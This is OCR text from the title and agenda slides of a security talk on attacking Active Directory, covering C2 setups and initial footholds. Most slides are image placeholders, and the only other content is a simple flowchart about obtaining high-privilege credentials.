Ryan Preston ~ Depth Security

Slides: https://github.com/h3xg4m3s

Twitter: @h3xg4m3s

*Slides also linked in latest tweet

Slack: awsm

Attacking Active Directory

LEVEL 2:

C2 INFRASTRUCTURE & INITIAL FOOTHOLDS


RYAN PRESTON

Attacking Active Directory
Level 2

- Quick Review of Level 1
- C2 Setups
- Initial Footholds


@h3xg4m3s

Attacking Active Directory Basic Theory




@h3xg4m3s

Attacking Active Directory Basic Theory




@h3xg4m3s

Attacking Active Directory
Basic Theory




@h3xg4m3s

Attacking Active Directory
Basic Theory



@h3xg4m3s

Attacking Active Directory Basic Theory



Start

Obtain Credentials

High Privilege User?

Yes

Win!

